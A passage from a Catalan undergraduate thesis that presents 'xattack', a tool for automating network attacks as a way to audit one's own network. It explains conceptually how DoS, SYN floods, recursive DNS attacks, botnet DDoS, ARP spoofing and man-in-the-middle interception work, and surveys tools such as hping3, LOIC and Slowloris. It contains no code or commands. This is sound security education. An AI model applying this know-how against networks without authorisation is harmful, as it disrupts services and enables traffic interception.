
Xattack, Automatització d'atacs en xarxa

Casals i Bertran, Pau

Curs 2016-2017



Directora: Vanesa Daza Fernández

GRAU EN ENGINYERIA TELEMÀTICA

upf. Universitat Pompeu Fabra Barcelona
Escola Superior Politècnica

Treball de Fi de Grau

Xattack, Automatització d'atacs en xarxa

Pau Casals i Bertran

TREBALL FI DE GRAU

GRAU EN ENGINYERIA TELEMÀTICA

ESCOLA SUPERIOR POLITÈCNICA UPF

ANY 2017

DIRECTORA DEL TREBALL

Vanesa Daza Fernández

M’agradaria dedicar aquest treball als meus avis, en especial a la meva estimada àvia Eulàlia que li hagués agradat veure finalitzar els meus estudis universitaris i que ens ha deixat recentment.

Agraïments

Agraeixo a la professora Vanesa Daza Fernández, tutora del treball de fi de grau, per la seva disponibilitat, la seva constància i la seva orientació en el transcurs d'aquest projecte.

A tots els meus amics i companys, en especial a l'Adrià, l'Alejandro, l'Arnau, el Daniel, el Francisco i la Laia que han estat al meu costat donant-me el seu suport, ajuda i confiança.

Per descomptat, vull donar el meu especial agraïment a la meva família, en especial els meus pares i la meva àvia que m'han donat el seu suport al llarg de tots els meus estudis.

Resum

En aquest document, s'explica el desenvolupament del programa xattack, com a una eina de software obert i de caràcter modular. Aquesta eina té l'objectiu d'agrupar en un programa els atacs en xarxa més importants que hi ha actualment a internet i intentar fer que el seu us sigui més senill i intuïtiu.

Els atacs que s'han implementat són: l'atac conegut com a denegació de servei (DoS), que té com a objectiu sobrepassar la capacitat de procés d'un ordinador o servidor remot i l'ARP spoofing, un atac informàtic que té com objectiu donar informació errònia sobre la relació IP/MAC a un node de la xarxa. Addicionalment, també s'ha implementat un servei remot per tal de manejar el programa i poder fer que un altre ordinador realitzi els atacs.

Resumen

En este documento, se explica el desarrollo del programa xattaxk, como una herramienta de software abierto i de carácter modular. Esta herramienta, tiene el objetivo de agrupar en un programa los ataques en red más importantes que hay actualmente en internet e intentar hacer que su uso sea más sencillo e intuitivo.

Los ataques que se han implementado son: el ataque conocido como de denegación de servicio (DoS) que tiene como objetivo sobrepasar la capacidad de proceso de un ordenador o servidor remoto y el ARP Spoofing, un ataque informático que tiene como objetivo dar información incorrecta sobre la relación IP/MAC de un nodo de la red. Adicionalmente, también se ha implementado un servicio remoto que permito manejar el programa y poder hacer que otro ordenador realice el ataque.

Abstract

In this document, it is explained the development of xattack program as a free software tool and a modular structure. This tool has the objective to join in a single program the most important network attacks that exist nowadays, in order to make its use easier.

The developed attacks are: The deny of service attack (DoS). DoS attack has the objective to exceed the processing capacity of another device. The ARP spoofing attack, this attack has the objective to give wrong IP/MAC information to another node. Additionally, it has been developed a remote control service. This service gives the opportunity to take the control of the program in another device.

Prefaci

Al llarg d'aquests anys, a la universitat, han estat moltes les coses que he après sobre l'àmbit de les tecnologies de la informació i de la comunicació. Però sempre m'havia quedat amb ganes de veure de forma més pràctica com s'implementaven les coses més bàsiques que fan funcionar les xarxes de telecomunicació d'avui dia. És per aquest motiu que vaig decidir fer un treball de fi de grau de programació que operés a baix nivell sobre internet.

Un cop decidida l'àrea en la qual volia desenvolupar el treball em vaig veure amb la necessitat de trobar una temàtica que li dónes sentit a aquesta idea. Aquí entra l'assignatura "Estratègies de seguretat en xarxes i serveis" i el llibre "Constel·lació Babieca", on em vaig adonar que la seguretat a internet era una cosa molt important en la societat d'avui en dia i alhora totalment desconeguda per a mi.

Quan l'assignatura d'"Estratègies de seguretat en xarxes i serveis" ja estava finalitzant, vaig adonar-me que hi havia moltes varietats d'atacs informàtics. També, al llarg de l'assignatura va ser necessari utilitzar diferents eines per a cadascun dels atacs. Arribat a aquest punt vaig decidir fer un treball de fi de grau que ajuntes algunes d'aquestes eines.

Índex

Llista de figures

1. INTRODUCCIÓ

En aquest treball s'explicarà el desenvolupament del programa xattack, una eina amb l'objectiu d'ajudar als usuaris i empreses a posar a prova les seves xarxes realitzant-hi atacs. Aquest programa té la intenció de ser un programa de codi obert, podent ser utilitzat per qualsevol persona de forma totalment gratuïta. Aquest programa ha d'incloure múltiples atacs per tal de poder fer diverses proves de seguretat, a més, de ser més fàcil d'utilitzar que les eines similars que hi ha avui dia i que estan consolidades.

1.1 Context

El tema de la seguretat a internet ha estat molt popular els últims dies, a causa de l'atac ramsomware que va afectar molts usuaris i diverses companyies. Aquest atac accedeix als ordinadors i els encripta, l'objectiu és demanar un rescat per recuperar les dades que tenia l'ordinador. Una de les companyies afectades en l'àmbit de l'estat espanyol va ser Telefònica, una de les més importants en el sector de les telecomunicacions en tot l'estat. [1, 2, 3]

Així, podem veure que les companyies més grans també poden quedar afectades per un atac informàtic. El que ens indica que els petits usuaris i petites companyies podem ser víctimes d'aquests atacs, ja que disposen de menys recursos.

El cas de telefònica, és un petit exemple del que està passant amb la seguretat a internet. Segons les xifres, l'any 2015 es van produir una mitja de 4.000 atacs informàtics a Espanya cada dia. Els costos d'aquests atacs, s'estimen en 500 mil milions d'euros en pèrdues en tot l'estat cada any. [4]

A continuació, podem veure el mapa mundial de "*digital attack map*" on es mostren els atacs de DDoS més importants que va haver-hi el dia 9 de juny del 2017. A més, la pàgina inclou algunes opcions, com veure quines varietats d'atacs hi ha, els atacs que no són considerats com a "normals" entre altres. [5]




Figura 1: Mapa d'atacs de DDoS més importants 9 de juny 2017

A més, algunes pàgines que venen solucions, com els antivirus, tenen en les seves pàgines web mapes que ensenyen en temps real els atacs informàtics més importants que estan succeint a temps real. A continuació, podem veure el mapa que ofereix kaspersky el dia 10 juny. [6]

Figura 2: Mapa d'atacs infomàtics a temps real de kaspersky

Cada una de les línies que hi ha en el mapa, ens indica que s'està realitzant un atac informàtic i ens diu cap a on es dirigeix.

Un punt a destacar, a l'hora de parlar de la seguretat a internet, són les vulnerabilitats. Les vulnerabilitats són errors que tenen els sistemes a partir dels quals es pot realitzar un atac informàtic amb èxit. Avui dia, els sistemes operatius tenen diferents problemes de seguretat coneguts per la comunitat. Les vulnerabilitats detectades en el Windows 7 són aproximadament unes 700, en el cas de Linux i Mac Os X ronden sobre les 1800. Amb aquestes xifres, podem veure que qualsevol usuari pot ser víctima d'un atac informàtic. [7]

Algunes de les empreses més importants com per exemple Google, fan concursos amb premis per aquells participants que siguin capaços de detectar alguna vulnerabilitat en els seus dispositius o tecnologies. Google, aquest mateix any va fer un concurs amb un premi de 200.000 euros a aquella persona que fos capaç d'explotar una vulnerabilitat amb èxit en el sistema operatiu android. [8]

També hi ha empreses que es dediquen a fer atacs preventius i auditories de seguretat a altres empreses. Una de les empreses que es dediquen a aquestes auditories de seguretat és Elevenpaths. [9]

Amb aquestes dades, podem veure que els atacs informàtics formen part del dia a dia a internet i que les grans companyies estan disposades a gastar-se molts diners per tal de mantenir la seguretat en els seus sistemes. A més, hem pogut veure que els dispositius tenen vulnerabilitats, facilitant l'eficàcia dels atacs.

1.2 Objectiu

L'objectiu d'aquest treball, és començar el desenvolupament d'una eina de software lliure que sigui capaç de realitzar múltiples atacs en xarxa. La finalitat és que aporti un valor afegit a les empreses i els usuaris que no es puguin permetre auditories d'empreses de seguretat externes. Així, puguin posar a prova les seves xarxes i dispositius trobant les seves deficiències de seguretat i tenint la possibilitat de protegir-se amb temps dels atacs.

2. PLANIFICACIÓ

En aquest apartat s'explicarà quina ha estat la planificació prèvia a la realització del projecte i quin ha estat finalment el repartiment de tasques.

2.1 Planificació prevista

El desenvolupament del projecte es va repartir en tres fases principals: La primera, una cerca d'informació general d'eines més utilitzades per fer atacs. La segona, estava orientada en el desenvolupament del programa. Per acabar, es va pensar en una darrera fase per tal dur a terme la redacció del projecte.

A continuació, podem veure la planificació i el digrama de Gantt del projecte realitzat mitjançant el programa ProjectLibre.

		Nombre	Duracion	Inicio	Terminado	Predecesores
1		**Xattack**	237 days	**1/10/16 8:00**	**25/05/17 17:00**	
2		**Recerca**	45 days	**1/10/16 8:00**	**14/11/16 17:00**	
3		Buscar programes semblants	45 days	1/10/16 8:00	14/11/16 17:00	
4		**Desenvolupament**	119 days	**28/12/16 8:00**	**25/04/17 17:00**	
5		**Disseny**	22 days	**28/12/16 8:00**	**18/01/17 17:00**	
6		Decidir atacs principals	15 days	28/12/16 8:00	11/01/17 17:00	3
7		Disenyar les comandes	7 days	12/01/17 8:00	18/01/17 17:00	6
8		**Implementació**	90 days	**19/01/17 8:00**	**18/04/17 17:00**	
9		Creació del mòdul principal	15 days	19/01/17 8:00	2/02/17 17:00	7
10		Implemntació del primer atac	15 days	3/02/17 8:00	17/02/17 17:00	9
11		Implmentació del segon atac	15 days	18/02/17 8:00	4/03/17 17:00	10
12		Implementació del tercer atac	15 days	5/03/17 8:00	19/03/17 17:00	11
13		Implementació del quart atac	15 days	20/03/17 8:00	3/04/17 17:00	12
14		Cohesionar software	15 days	4/04/17 8:00	18/04/17 17:00	13
15		**Testing**	7 days	**19/04/17 8:00**	**25/04/17 17:00**	
16		Provar l'eina	7 days	19/04/17 8:00	25/04/17 17:00	14
17		**Documentació**	30 days	**26/04/17 8:00**	**25/05/17 17:00**	
18		Redacció de la memòria	30 days	26/04/17 8:00	25/05/17 17:00	16
19		Manual d'usuari	10 days	26/04/17 8:00	5/05/17 17:00	16
20		Tancament	0 days	25/05/17 17:00	25/05/17 17:00	18;19

Figura 3: Planificació del projecte




Figura 4: Diagrama de Gantt previ

Aquesta planificació va tenir en compte la càrrega de treball conjunta entre la universitat i el treball de fi de grau. Per aquest motiu entre finals de novembre i desembre no hi ha cap tasca assignada.

2.2 Realització de tasques

Finalment, en aquest apartat es mostrarà com ha estat el repartiment real de les tasques que s'han dut a terme en el projecte.

A continuació, podem veure les tasques portades a terme i quan s'han dut a terme.

	Nombre	Duracion	Inicio	Terminado	Predecesores
1	**Xattack**	253 days	**1/10/16 8:00**	**10/06/17 17:00**	
2	**Recerca**	60 days	**1/10/16 8:00**	**29/11/16 17:00**	
3	Buscar programes semblants	60 days	1/10/16 8:00	29/11/16 17:00	
4	**Desenvolupament**	174 days	**15/12/16 8:00**	**6/06/17 17:00**	
5	**Disseny**	17 days	**15/12/16 8:00**	**31/12/16 17:00**	
6	Decidir atacs principals	15 days	15/12/16 8:00	29/12/16 17:00	3
7	Disenyar les comandes	2 days	30/12/16 8:00	31/12/16 17:00	6
8	**Implementació**	153 days	**1/01/17 8:00**	**2/06/17 17:00**	
9	Creació del mòdul principal	10 days	1/01/17 8:00	10/01/17 17:00	7
10	Implemntació del DoS	60 days	11/01/17 8:00	11/03/17 17:00	9
11	Implmentació del ARP Spoofing	30 days	30/03/17 8:00	28/04/17 17:00	10
12	Implementació del DoS amb ARP	10 days	29/04/17 8:00	8/05/17 17:00	11
13	Implementació del control remot	20 days	9/05/17 8:00	28/05/17 17:00	12
14	Implemenatació del Help	5 days	29/05/17 8:00	2/06/17 17:00	13
15	Cohesionar software	5 days	29/05/17 8:00	2/06/17 17:00	13
16	**Testing**	155 days	**30/12/16 8:00**	**2/06/17 17:00**	
17	Provar l'eina	155 days	30/12/16 8:00	2/06/17 17:00	6
18	Traducció del programa	23 days	15/05/17 8:00	6/06/17 17:00	
19	**Documentació**	78 days	**25/03/17 8:00**	**10/06/17 17:00**	
20	Redacció de la memòria	78 days	25/03/17 8:00	10/06/17 17:00	
21	Manual d'usuari	56 days	25/03/17 8:00	19/05/17 17:00	
22	Actualització del manual	4 days	5/06/17 8:00	8/06/17 17:00	21
23	Tancament	0 days	10/06/17 17:00	10/06/17 17:00	15;17;18;20;22

Figura 5: Realització de tasques final




Figura 6: Diagrama de Gantt final

Com podem veure, entre la planificació i quan s'han portat a terme les tasques hi ha una desviació important. Aquesta desviació és deguda majoritàriament per la complexitat inesperada que ha tingut el desenvolupament del programa. La principal acció duta a terme per mitigar aquesta incidència ha estat començar a treballar en algunes tasques de forma prèvia, realitzant aquestes tasques en paral·lel amb les que haurien d'haver estat realitzades amb anterioritat.

3. ATACS EXISTENTS

En aquest apartat s'explicaran alguns dels atacs en xarxa més utilitzats, com funcionen i quins avantatges i desavantatges mostren.

3.1 DoS

L'atac de DoS o de denegació de servei és un atac que té l'objectiu de fer que un sistema o servei passi a ser inaccessible per als usuaris legítims. Aquest atac es pot desenvolupar de diverses formes. La primera possible consisteix a enviar el màxim nombre de paquets a l'objectiu de l'atac per tal de sobre passar l'ample de banda del que disposa, fent que el servidor li resulti més difícil rebre els paquets dels usuaris legítims. Un altre mètode consisteix a reservar el màxim nombre de recursos possibles de l'objectiu i fer que quan un usuari intenti utilitzar el servei corresponent li resulti impossible accedir-hi. Un exemple, és la utilització de molts paquets TCP SYN, que reserven recursos per a dur a terme una comunicació sense continuar-la, provocant que el servidor acabi saturant. Un darrer mètode és el que es coneix com a "Atac de DNS Recursiu". Aquest atac consisteix a enviar sol·licituds de resolució de nom de dominis no existents que, com que no estan guardats en la memòria cau del servidor, provoca que aquest necessiti més recursos dels normals per a verificar que no existeixen. A causa d'aquesta situació, si s'envien moltes peticions, es pot aconseguir col·lapsar el servidor. [10, 11]

Per altra banda, dins de la mateixa categoria hi ha el DDoS o atac de denegació de servei distribuït. Aquest atac consisteix a fer un atac de denegació de servei des de diferents dispositius. Aquest atac és una de les majors preocupacions en la ciberseguretat, ja que són difícils de detectar. Per detectar-los, és necessària d'una visió global de la xarxa fent que resulti quasi impossible aturar-los. La dificultat en la neutralització es dóna en què molts dispositius estan col·laborant en l'atac, de forma individual el seu comportament pot ser idèntic al que faria un usuari legítim però de forma col·lectiva estan saturant el servei. [10, 12]

Els atacs de DDoS normalment utilitzen bot nets. Una bot net és un conjunt d'ordinadors que normalment han estat infectats per un virus i que esperen ordres per a realitzar atacs de forma involuntària. D'aquesta manera es pot tenir un gran nombre de dispositius preparats per fer un atac sense que ho sàpiguen. El dia d'avui, les bot net estan resultant ser una de les fonts de generació d'atacs més importants que hi ha, ja que els seus efectes poden arribar a ser devastadors. Tot i això, es preveu que les bot net del futur siguin desenvolupades mitjançant tecnologies P2P per tal de fer més difícil el seu monitoratge i que sigui més difícil silenciar-les. Així, s'evita la necessitat d'una figura clau que controli l'atac (botmaster) en vers a una xarxa distribuïda difícil de parar. [13]

3.2 ARP spoofing

L'ARP o protocol de resolució d'adreces és un protocol de xarxa que s'encarrega d'establir una relació entre dues direccions d'un dispositiu. Actualment s'utilitza majoritàriament per lligar les adreces IP i MAC, això permet relacionar les capes d'enllaç i xarxa d'un dispositiu segons el model OSI. [14, 15]

En el cas de l'ARP spoofing o enverinament d'ARP el que es pretén és passar informació falsa de la relació. L'objectiu és confondre a una víctima perquè utilitzant una capa inferior reenviï els paquets a un dispositiu incorrecte. En aquest cas la relació falsificada és la IP/MAC, en la qual a un dispositiu se li dóna una MAC incorrecte donada una IP. Posteriorment tot el tràfic dirigit a la IP de l'atac s'envia directament al dispositiu corresponent a la MAC falsificada. [16]

Aquest atac es pot utilitzar com a base d'un altre atac més sofisticat, l'atac de man in the middle o atac d'home al mig. Aquest atac consisteix a redirigir el tràfic d'un node cap a un mateix, normalment amb un ARP spoofing, per tal d'interceptar les comunicacions. Un cop es tenen els paquets, normalment, s'aprofita per intentar esbrinar contrasenyes o llegir els missatges que s'estan enviant. Posteriorment, si es desitja, es poden reenviar els missatges al destinatari legítim corresponent, sigui amb el mateix missatge o amb un modificat, també es pot aprofitar l'atac per tallar les comunicacions entre usuaris. [17]

Un dels desavantatges de l'atac d'ARP spoofing és la necessitat de què els dispositius estiguin a una mateixa xarxa, tenint accés a la capa d'enllaç de la víctima. Això impedeix estendre aquest atac a qualsevol node d'internet. [16]

Per altra banda, s'han proposat solucions funcionals per aquest atac. Un exemple és la solució descrita en el document "ARP Modification for Prevention of IP Spoofing". En aquest document es proposa la utilització d'altres nodes de la xarxa per tal de verificar que la informació rebuda és correcta. L'algoritme proposat consisteix a enviar els missatges d'ARP en format broadcast, d'aquesta manera tots els nodes poden comparar a temps real els missatges i reportar si troben alguna irregularitat. Aquesta solució, però, requereix més recursos que el protocol bàsic i alhora és més costos d'implementar pel qual es conclou que és necessari seguir estudiant per tal de trobar solucions més eficients. [18]

4. EINES EXISTENTS

En aquest apartat es mostraran quines són les eines que més s'utilitzen per a realitzar atacs en l'actualitat i quin és l'abast de cadascuna d'elles, a més d'algunes de les eines d'anàlisis més utilitzades.

4.1 DoS

En aquest apartat podrem veure programes que realitzen atacs de DoS explicant-ne algunes de les característiques de cada un.

Hping3

Hping3 és un programa manejat per terminal, que va ser inspirat pel programa ping de Unix, té com a finalitat permetre a l'usuari realitzar proves enviant paquets a la xarxa mitjançant TCP/IP, UDP i RAW-IP de forma molt més amplia que el programa ping. [19, 20, 21]

Aquest programa, tot i no està dissenyat per això, s'utilitza per a fer atacs de denegació de servei gràcies a la seva gran adaptabilitat a l'hora d'enviar tota tipologia de paquets. En aquest cas, es pot utilitzar per enviar paquets ICMP fent servir el màxim amplada de banda disponible amb la intenció de desbordar el receptor, enviant-li més paquets dels que pot arribar a processar a la vegada. [21, 22]

LOIC

El programa LOIC és un programa que té com a finalitat comprovar quina és la resistència d'una xarxa d'avant d'atacs de DoS. Els formats de paquets que suportats són: paquets TCP, paquets UDP i peticions HTTP. [23, 24]

D'altra banda, de la mateixa manera que aquest software està orientat a les proves de càrrega, també pot ser emprat per a realitzar un atac de denegació servei quan s'indica com a objectiu de l'atac l'ordinador o la xarxa a la qual vols realitzar l'atac. [24]

Slowloris

Slowloris és un programa dissenyat per a realitzar atacs de denegació de servei, utilitzant connexions HTTP. La idea principal d'aquest atac és la d'obrir moltes connexions HTTP a un servidor i enviant-li les sol·licituds de connexió de forma incompleta. D'aquesta manera el servidor queda a l'espera de què el client acabi de completar la petició. Així doncs, el servidor reserva recursos per cada connexió que li està fent l'atacant, fent que no tingui capitat per atendre les peticions d'altres usuaris, generant així un atac de denegació de servei en reservar recursos de forma innecessària. [25, 26]

Aquest atac té la peculiaritat de què no necessita gaire amplada de banda per a ser realitzat, ja que amb pocs missatges és capaç de reservar recursos del servidor i fer que comenci a fallar el servei que ofereix la víctima. [25, 26]

4.2 ARP spoofing

En aquest apartat podrem veure algunes eines que fan atacs d'ARP spoofing, tot i que l'objectiu d'algunes d'aquestes serà utilitzar-lo per a fer atacs d'home al mig.

Ettercap

